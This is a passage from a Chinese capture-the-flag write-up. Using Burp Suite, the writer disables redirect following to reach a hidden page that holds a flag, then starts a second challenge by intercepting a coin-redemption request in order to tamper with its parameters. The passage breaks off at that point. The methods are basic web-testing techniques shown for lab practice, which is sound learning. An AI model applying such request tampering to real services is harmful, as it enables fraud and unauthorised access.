
把第一个 GET 请求发送到重发器(Repeater),在设置里将“跟随重定向”改为“从不”,点击发送。

观察响应中的 Location: /zypc.php 可知具体地址,把请求行改为:
1 | GET /zypc.php HTTP/1.1 |
发送并观察右侧响应栏。

得到 Flag。
7. 邮电淘气
工具:Burp Suite
打开网页得知需要 999 淘币才能兑换 Flag,而当前只有 5 块,推测需要在 bp 中修改参数。
使用 bp 内置浏览器打开网页,下滑至兑换区域,开启拦截并执行兑换 999 淘币的操作。
